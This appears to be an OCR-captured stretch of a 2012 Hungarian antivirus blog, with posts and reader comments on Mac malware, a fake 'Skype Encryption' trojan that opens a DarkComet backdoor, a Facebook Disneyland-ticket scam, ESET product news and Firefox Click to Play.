Nagyjából 2011-re a Linux igen alacsony 2%-os szintjéhez képest **a Mac elérte a nagyjából 5%-os piaci részesedést**, és ez már valószínűleg egy olyan logikai határ, ami legalábbis a korábbi időszakhoz képest jobban előtérbe helyezi ezt a platformot. Szőr Peti szerint **komoly átrendeződés a 30%-os tortaszeletnél várható**, majd meglátjuk lesz-e a Mac egyáltalán ezen a szinten egyszer, és ha igen, hány darab OS X kártevőt ismer majd akkor az adatbázis.



A mai kártevők már szinte kivétel nélkül a pénzszerzésről szólnak, személyes adatok után kémkednek, jelszavakat és banki azonosítókat lopnak a bűnbandák részére, és ebben a küzdelemben **a Mac tulajdonos számlája is ugyanolyan vonzó célpont lehet, és a fentiek fényében a számítógépe is bizonyíthatóan alkalmas eszköz az ilyen botnetes támadásokhoz**.



Emellett a helyzet kialakulásában még az a körülmény is közrejátszhat, hogy **az Apple biztonsági javítások kiadási gyorsasága tekintetében nem igen kerülhet be a Guinness Rekordok aranyévkönyvébe**, mint a rendszeresen legazonnalibb gyorsreagálás kategória győztese, így valószínűleg ez is biztatóan hathat a kártevő készítőkre. A korábbi "kell-e Macre antivírus" kérdést így jó másfél évvel később újragombolva, akkor most hogyan legyünk okosak? **Kell-e őr az ajtó elé vagy nem? Szerintünk álljon csak ott valaki, maximum egyelőre kevés dolga lesz, de azért csak figyeljen Árgus szemekkel :-)**

Tetszik 33 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Android kémprogram persze csak a mi érdekünkben
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Tízből öt kártevő hátsóajtót nyit
- Safe mód a Mechagodzilla ellen
- "Szósölmédia" és nyaralás

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4468277

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.04.24. 13:14:19

Itt egy jó kis ontopik cikk még erről:
www.virushirado.hu/hirek_tart.php?id=2016&p=2

"Szó sincs tehát arról, hogy az elmúlt hetek Apple fertőzés-hulláma váratlan fejlemény lenne! Inkább azt mondatjuk, hogy a Windows-on elkényelmesedett kiber-bűnbandák bealudtak, miközben már jó ideje - az Apple 6,5% és a 11% piaci részesedése közötti különbséget jelentő évek során - lett volna lehetőségük arra, hogy az ártó tevékenységüket számukra jövedelmező módon kiterjesszék a Mac OS X gépekre."

Vanek_úr 2012.04.24. 16:49:38

www.techpowerup.com/164737/One-in-Every-Five-Mac-Computers-Harbors-Malware-Sophos-Research-Reveals.html
Gondoltam, ide illik. :)

nyos 2012.04.27. 11:23:51

Joreszt egyetertunk. Abban viszont nem, hogy az alacsony Linuxos reszesedes miatt azt a rendszert nem erdemes tamadni. Egy server altalaban nem ADSL-en log, es eleg gyakran van rajta valami erdekes adat. Szoval akar spamkuldesre (azert egy 1Gb-es vonal csak jobb egy DSL-nel) akar "egyeb celra" kivalo. Raadasul sokan ugyanazt a jelszot hasznaljak tobb helyen, szoval ha egy weboldal (mondjuk nem hashelt) jelszoadatbazisat megszerzik, akkor ugyanazoknak a felhasznaloknak a tobbi accountjahoz is hozzafernek.
Mondjuk az al-virusirto uzletag tenyleg nem mukodne rajta (tul sok a hozzaerto az uzemeltetok kozt).

Skype titkosítónak látszó tárgy


2012.04.25. 12:41 | Csizmazia István [Rambo] | 9 komment

Címkék: skype trójai backdoor encryption darkcomet


Biztonsági szakértők egy olyan **Skype Encryption nevű programra figyelmeztetnek, amely a beszélgetések titkosítását ígéri ugyan, ám valójában egy hátsó ajtót nyit a rendszeren**, és távolról kémkedve irányíthatóvá teszi a fertőzött számítógépet.



Még YouTube videó is tartozik ahhoz az alkalmazáshoz, amely a letöltésnél egy "Skype Encryption.exe" nevű állományt kínál fel. Ám ennek **elemzésekor nem hogy kódolást nem találtak a vírusvédelmi szakemberek, hanem helyette egy DarkComet-RAT (Remote Administration Tool) szerverhez a 771-es porton csatlakozó** alkalmazásra lettek figyelmesek.



A DarkComet eredetileg **egy olyan segédprogram, amely különféle Windows verziók alatt biztosít távvezérlést Microsoft rendszerekhez, eszköztárában pedig rengeteg olyan funkciót találhatunk, melyek segítségével távolról - akár a felhasználó tudta és engedélye nélkül is** - manipulálható, távvezérelhető egy számítógép.



Emellett persze vegyük észre azt is, hogy **a Skype már alapból tartalmaz AES rendszerű** titkosítást, amellyel a hang, videó és szöveges üzeneteket védik a lehallgatástól - legalábbis addig, amíg a hívások nem érintenek külső vezetékes vagy mobil hálózatot is, hanem kizárólag magán a Skype rendszerén belül zajlanak.



Arról, hogy ilyen kártevők terjesztése a Szíriában zajló konfliktusok miatt politikai okokból zajlana, jelentek meg már feltételezések, és **ezek hihetőnek is hangzanak**. Valóban nagy a valószínűsége, hogy az ottani hatalom ellenőrzésre törekszik az állampolgárok netes forgalma felett, de hiteles információnk nincs, erről mindenki gondoljon bátran azt, amit akar - egy biztos: hogy pontosan ki áll emögött, azt sosem tudjuk meg, és kétséget kizáróan bizonyítani sem lehet majd.



Hányjuk hát akkor ismét a falra azt a bizonyos borsót, de előtte helyezzük el hiszékenységünket a szemeteskuka legalján, hangos csattanással csapjuk rá a fémfedelet, **és ezentúl minden esetben alaposan válogassuk meg, mit és honnan töltünk le, mit telepítünk, legyen ez egy permanens és elsőrendű bizalmi kérdés**. Különösen igaz mindez új, ismeretlen fejlesztők munkájára, ne pavlovi reflexet kövessünk rutinból vakon, hanem **még előtte használjuk a fejünket és Google-t, közben pedig mindig gondolkozzunk**.

Tetszik 206 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Akiknek a Captcha kínszenvedés
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Ez történik a weben egy perc alatt
- Hogyan szúrjuk ki a gyanús Android appokat?

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4472380

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Kínai cuccok tesztje · http://kinaicuccok.blog.hu 2012.04.25. 13:14:08

1 perc guglizás után rá tud jönni az ember hogy a skype már alapból titkosítva van így felesleges a cucc. Ez persze nem vonatkozik az amerikai hatóságokra.

szamaritánus 2012.04.25. 15:37:59

aki ezt beszopja, az legyen is vírusos



soc 2012.04.25. 15:43:09

@Kínai cuccok tesztje: Ezt irja a net. De hogy mi az igazsag, nehez eldonteni, mivel nem latjuk a forraskodot. Az is lehet, hogy van titkositas, de ritka gyenge.

Ha valaki bizalmaskodo chatet akar maganak, akkor valasszon mindenkeppen olyan eszkozt, amit a forraskodbol fordithat, ahelyett, hogy egy nehezen felderitheto binaris blobot installal a gepere, amibe aztan akarmi is lehet. Foleg egy kommunikacios programnal gaz, mivel nehezebb eldonteni, hogy kiengedjuk-e a tuzfalon, vagy nem.

Kínai cuccok tesztje · http://kinaicuccok.blog.hu 2012.04.25. 15:57:30

Én mindenesetre nem hallottam hogy már feltörték volna így valószínűleg elég erős a titkosítás. Mindenképp biztonságosabb mint feltenni egy ismeretlen forrásból származó programot.
Amit írtál az bár a legcélszerűbb, de 10 ezer emberből ha egy meg tudja csinálni.



Patreides · http://indavideo.hu/profile/Patreides 2012.04.25. 17:37:04

Na most ha a gépen futó alkalmazás a 771-es porton felcsatlakozik egy DarkComet-RAT szerverre, akkor az nem azt jelenti, hogy pont az alkalmazást futtató tud matatni azon a szervert futtató gépen? :)
Ha valaki az én gépemen akar kutakodni, akkor a szervernek az én gépemen kell futni, és a távoli kliens programmal tudnak rajta matatni.
Vagy nem, és akkor ez másképpen van. :)

Nazareus 2012.04.25. 19:48:23

@Patreides: Bizony, másképp van :)



Patreides · http://indavideo.hu/profile/Patreides 2012.04.25. 20:55:24

@Nazareus: Na de konkrétan hogyan? Ez a lényegi kérdés.
Persze csak akkor, ha nem hadititok... :)

Nazareus 2012.04.25. 21:06:23

@Patreides: A szever-kliens viszonylat mindösszesen annyit takar, hogy a szerver az, amelyik "várja", hogy egy vagy több kliens bejelentkezzen, hogy "itt vagyok, élek!". Innentöl kezdve (miután felépült a kommunikációs csatorna), hogy melyik fogad el parancsot a másiktól már pusztán program és programozás kérdése és nem a szerver-kliens viszony tükrözi. Részletesebben irjam?



Patreides · http://indavideo.hu/profile/Patreides
2012.04.25. 22:11:30


@Nazareus: Nem, köszi. Most már felfogtam.

Elégedettek a vásárlók az ESET termékeivel


2012.04.27. 10:45 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: japán eset növekedés gartner

Japánban az ASCII General Research Institute (az ASCII Media Works tagja) által elvégzett fogyasztói elégedettségi kutatás során az ESET-et választották a legjobbnak. Termékeik **a legnépszerűbbek a japán fogyasztói szegmens vásárlóinál: 12 kategórián belül 11-ben ők a legkeresettebbek, különösen a power userek körében a legkedveltebb márka**.



"A japán vásárlók jól ismertek a magas elvárásaikról, ami a technológiai minőséget, a szolgáltatás és a technikai supportot illeti. Büszkék vagyunk rá, hogy már másodszor érdemeltük ki bizalmukat. Köszönet jár a japán partnerünknek, a Canon IT Solutions-nek, a vásárlóinknak és természetesen a teljes ESET csapatnak világszerte." - **nyilatkozta az ESET értékesítési és marketing igazgatója, Ignacio Sbampato**. A felmérést február végén végezték az ASCII General Research megfigyelési csoportjának tagjai között, mely a Shukan hetilap, ASCII Dot PC, Mac People magazinok olvasói táborát foglalja magába.



De nemcsak a japán vásárlók ismerik el az ESET szakemberei által végzett munkát, azt a Gartner kutatása is alátámasztja. **A biztonsági szoftverpiacból történő részesedést elemezve az előző év után újra az ESET lett az első, mint a világszinten a legnagyobb, növekedést elért biztonsági szoftvergyártó**. A beszámoló 2012. március végén jelent meg, ebből kiderül, hogy **az ESET 30.1 százalékos növekedést produkált**.



A jelentés beszámol róla, hogy a biztonsági szoftverpiac a gazdasági válság, és **az IT megszorítások ellenére továbbra is rugalmasan tud fejlődni.** 2011-ben az ESET **új értékesítési csatornákat alakított ki, amellyel az otthoni és a kisebb irodai felhasználók egyszerűbben juthatnak a termékekhez, megcélozva ezzel az Apple üzleteket Észak-Amerikában, a Staples irodaszerüzletet, számos európai országban a Saturn-t és a Media Markt-ot, valamint a tízezres viszonteladói hálózatot**. A magyarországi kizárólagos disztribútornál a Sicontact Kft-nél is örömmel fogadták az ESET sikereiről szóló híreket. *"Büszkék vagyunk arra, hogy egy olyan terméket forgalmazhatunk, amely világszerte sikereket ér el, és mindenütt elégedettek vele a felhasználók"* - **mondta Csiszér Béla, a Sicontact Kft. ügyvezetője**.



Az **ESET ebben az évben ünnepli a pályafutása 25. évfordulóját**, magas szintű védelmet nyújtó megoldásait **már régóta elismerik a piacon**. **2011 óta termékeik egy új felhő-alapú felismerési rendszerrel is bővültek, az ESET LiveGrid-el, amely jelentősen megerősíti a felhasználó védelmét a még ismeretlen veszélyekkel szemben**. A cég 2011-ben számottevő növekedést ért el a fogyasztói biztonsági piacon a NOD32 Antivirus-sal, az ESET Smart Security-vel, **a Macintosh termékekre fejlesztett Cyber Security-vel, valamint a Windows Mobile, Symbian és Android platformokra fejlesztett Mobile Security-vel**.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Informatikai biztonság az egészségügyben
- Akiknek a Captcha kínszenvedés
- Ez történik a weben egy perc alatt
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4476159

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Ingyen jegy Disneylandbe

2012.05.02. 12:35 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: free facebook átverés ingyenjegy disneyland


Nem kell sok a felnőttek megtévesztéséhez, elég felajánlani egy ingyen bármit vagy csupán megkérdezni tőlük, kíváncsiak-e az indián, cowboy, hillbilly, stb. nevükre, és a legalább 5%-os "eredmény" garantált. Nos ennél is egyszerűbb a kiskorúakra célozni, akikből a Facebookon is rengetegen vannak, és ehhez **egy vagy több ingyen jegy Disneylandbe éppen megfelelő csali lehet**.



Nagyokat "mélyen szánalmas"-oztunk már, mikor beteg gyermekek nevében és ürügyén próbáltak egyesek lájkokat begyűjteni, de **tulajdonképpen minden gyerekek becsapását, kihasználását elítéljük**. Egy mostani Facebookos megtévesztésben ezúttal nem elsősorban a felnőttek, hanem sokkal inkább a kisebbek kíváncsiságát igyekeznek célzottan meglovagolni.




Az üzenet szerint a Disney World elérte a 2 milliárd dolláros bevételi határt, ezért jutalmul ingyen jegyeket osztogatnak, ehhez a személyes adatainkat, a lájkunk kérik és még mindössze azt azt "apróságot", ugyan spammeljük már meg az ismerőseinket, mert minden 50 meghívott barát után állítólag jár egy ingyen jegy - na persze. A mosolygó Mickey Mouse figura természetesen nem garancia arra, hogy felnőttek egyáltalán ne kattintsanak rá, és aki már bizonyított Indián név és Victoria's Secret fronton, itt is biztosan megállja majd a helyét ;-)



Miután az ingyen nyeremény miatti üzenetküldözgetés okozta heves izgalmi állapotunk alábbhagy, meglátogathatjuk a javasolt rövidített linket (a líbiai bit.ly oldalt hagyományos célokra már nem igazán szokták használni, valószínűleg egy Disney sem tenné, a rövidítési oldal hosszútávú sorsa politikai okokból pedig erősen bizonytalan, ám ide a csalóknak az ilyen pár órás kampányokra éppen megfelelő).





A rövidítést kibontva a link az exclusive-prizes.com/disneyland.php oldalra mutat - amely a biztonsági kutatók cikkének írásakor még működött, de mi ma reggel már úgy tapasztaltuk, hogy azt időközben már sikeresen törölték. **Rutinos 419 vadászok már [a viszonylag friss domain regisztráción is szagot foghatnak](), de a fő csalási elem mégis az, hogy a linken nem a jegyünket vehetjük át csak úgy simán és egyszerűen, hanem előtte (helyette?) van még egy kis ungabunga**.



Ez abból áll, hogy be kell gépelni az emailcímünket (spamek millióira önként feliratkozva), a telefonszámunkat is beírva (nevünkben várhatóan emelt díjas szolgáltatásokra iratkoznak fel, de SMS spamre is felkészülhet az, aki itt mobilszámát nagy naivan megadja), ezen felül érdemes figyelni még a "GET YOUR FREE TICKETS NOW - Testing and Participation required. Read below for details." szövegre is. **Ez a lenti apróbetűs kiegészítésre utal, ahol is azt írják, [az email címünk megadásával automatikusan elfogadjuk a Privacy Policyt és a "játék" felhasználói szerződését]().**



Magyarán pénzért kell játszani, fizetni és feliratkozni kell ahhoz, hogy később esetleg talán talán "ingyen" ajándékot kaphassunk, vagy sorsoljanak ki nekünk, ez itt a kőkemény lényeg, az üzleti modell alapja, hogy a balekok regisztrációja termeli nekik a bevételt.



Az n+1-dik megtévesztési akció folyományaként újabb szép számok fognak megjelenni, sikerül tartani az Ötéves Terv szerinti napi egymilliárd elküldött Facebook üzenet mennyiséget, csak éppen az értelmet nem hiányolja benne senki, és a valóságtartalmat meg a megtévesztést is csak oly kevesen reklamálják meg az ilyenekben. Egy biztos, **nem az utolsó ehhez hasonló kísérletet láttuk - sajnos**.

Tetszik 234 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Informatikai biztonság az egészségügyben
- Tízből öt kártevő hátsóajtót nyit
- "Szósölmédia" és nyaralás
- Dropbox csalival terjedtek a kémprogramok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4483893

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Megjelent a Google Play-en az ESET for Android

2012.05.04. 10:10 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: google mobile security play android eset

Az ESET bejelentette, hogy **már elérhető a Google Playen (korábban Android Market) az Androidos hordozható eszközökre szánt ESET Mobile Security for Android** legújabb verziója. Az alkalmazás már nemcsak telefonokon, hanem táblagépeken is biztosítja a megszokott védelmet.



Az ESET cég és a Google Play együttműködésével **mostantól a felhasználók sokkal kényelmesebben juthatnak hozzá az androidos telefonokra fejlesztett biztonsági megoldáshoz.** A táblagépekre kifejlesztett verzió esetében, már közvetlenül a menüből elérhető az a nyelv beállítás, amely **25 lokalizált nyelvopciót kínál fel a felhasználók számára**. Természetesen a szoftver mindazon funkciókkal is rendelkezik, amelyek a korábbi verziójú ESET Mobile Security-t népszerűvé tették, ezek közé tartozik a **kéretlen SMS/MMS szűrés, a lopásgátló modul GPS helymeghatározással, a SIM kártya azonosítás, a Táv-lezárás és a Táv-törlés is**.



Az Online Biztonsági Márka Követő (OSBT) globális kutatási projektből – amely az online biztonsági márkák követésével foglalkozik - kiderül, hogy **az összes internet felhasználó 36 %-a okostelefonon keresztül kapcsolódik a világhálóra, 19%-uk mobiltelefont, 10%-uk pedig táblagépet használ. A Gartner felmérése szerint 2011 utolsó negyedévében az okostelefon eladások 50.9 %-a Android** operációs rendszerű telefont érintett. Az OSBT kutatása szerint a bejelentett adatvesztések 16 %-a biztonsági incidensek következménye. *"Ezek a készülékek nem csak személyes adatokat, de titkos üzleti információkat is hordoznak, amelyeket korábban a felhasználók csak az irodai gépeiken tároltak."*– jelentette ki **Csiszér Béla, az ESET magyarországi képviseletét ellátó Sicontact Kft. ügyvezetője**.



Az ESET Biztonsági Intelligencia Csoport vezetője, **Robert Lipovsky szerint is jelentős növekedés figyelhető meg az Android készülékekre leselkedő veszélyek tekintetében, ezt az ESET víruskutató laborjainak statisztikái is mutatják**. Az új termék azonban **nem csak a vírusoktól véd meg az új különös viselkedésalapú érzékeléssel, hanem adatvédelmi funkciókat is nyújt lopás vagy elvesztés esetére**.



Az ESET Mobile Security for Android tulajdonságai:

- Egyedülálló viselkedésalapú érzékelés: Gyanús tevékenység érzékelésekor a telefon jelzi a veszélyt.

- Lopásgátló modul: Több biztonsági szűrő is segíti a felhasználót a telefonon tárolt adatmennyiség megőrzésében, abban az esetben, ha a készüléket ellopják, vagy a tulajdonos elveszíti. A GPS helymeghatározás képes az eltűnt készüléket egy másik telefonról küldött „távparancs”segítségével lokalizálni.

- Kéretlen SMS/MMS szűrés: Testre szabható lista alapján szabályozható, hogy mely feladóktól érkezhet SMS/MMS üzenet, és melyektől nem, és egyszerűen blokkolhatók az ismeretlen számról érkező üzenetek.


- Hívás blokkolás: Blokkolja a kéretlen hívásokat mindkét irányban. Hatásos eszköz a gyermekeiket ellenőrizni kívánó szülők kezében.

- Értesítendő címzettek: Lehetőség van egy vagy több megbízható telefonszám megadására, amelyek riasztási SMS üzenetet fogadhatnak abban az esetben, ha ismeretlen SIM kártyát helyeznek a telefonba.

- Biztonsági vizsgálat beépített feladatkezelő segítségével: Minden fontos telefonfunkcióról információt nyújt, beleértve a töltöttségi állapotot, a szabad lemezterületet, a futó folyamatokat, továbbá Bluetooth és a készülék láthatóság funkció is elérhető az eszköz használatával.

- □j, átgondolt felhasználói felület: Androidhoz és a Google Play áruházhoz igazított grafikus elemek.

- Uninstall Protection: Eltávolítás elleni védelem: Jogosulatlan felhasználó nem törölheti az ESET Mobile Security-t a mobil eszközről.



Az ESET Mobile Security-ről még több információ található ezen az oldalon: http://www.eset.hu/otthoni/mobil A termék pedig itt érhető el a Google Play oldalán: https://play.google.com/store/apps/details?id=com.eset.ems

Tetszik 64 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

Ajánlott bejegyzések:

- Android kémprogram persze csak a mi érdekünkben
- Akiknek a Captcha kínszenvedés
- Safe mód a Mechagodzilla ellen
- 25-ször több a mobilos kártevő
- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4487028

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Click 2 Play


2012.05.07. 13:30 | Csizmazia István [Rambo] | 1 komment

Címkék: firefox plugin biztonság böngésző aktiváció optin


A cím nem játékra kíván invitálni, hanem az említett **új módszer a Firefox böngésző pluginjeinek használatát igyekszik majd biztonságosabbá tenni**. Tudjunk meg minderről többet!



A Mozilla a 14-es verzióval készül arra az újításra, mellyel a kiegészítőket jobban kordában lehet majd tartani. **Egy olyan világban, ahol a Firefoxok 99%-án fut valamilyen verziójú Adobe Flash plugin, miközben az elavult kiegészítők semmilyen formában nem tájékoztatják vagy figyelmeztetik a felhasználókat, teljesen jogosan szükség lenne valamilyen ezzel kapcsolatos biztonsági megoldásra**. Ez lehetne az Opt In, azaz egyéni döntések alapján engedélyezett kiegészítő futtatás. A támadások egyik jelentős szeletét ugyanis **éppen az elavult, ezért sebezhető kiegészítők okozzák**, persze emellé még bejöhetnek mindenféle kisebb technikai és egyéb social engineering trükkök is, de a Click To Play most erre a fősodrú problémára fókuszál.




Segítségével minden egyes kiegészítő tiltása-engedélyezése tökéletes kontroll alatt lesz tartható. Ez a megoldás a sávszélesség kérdést is jótékonyan befolyásolhatja - amire **valamilyen szinten persze eddig is ott voltak például a NoScript, FlashBlock és AdBlock Plus eszközök** - de a kisebb letöltési adatmennyiségen kívül a helyesen megválasztott letiltásokkal még akár időt és CPU teljesítményt is megspórolhatunk a nagyobb biztonság mellett.



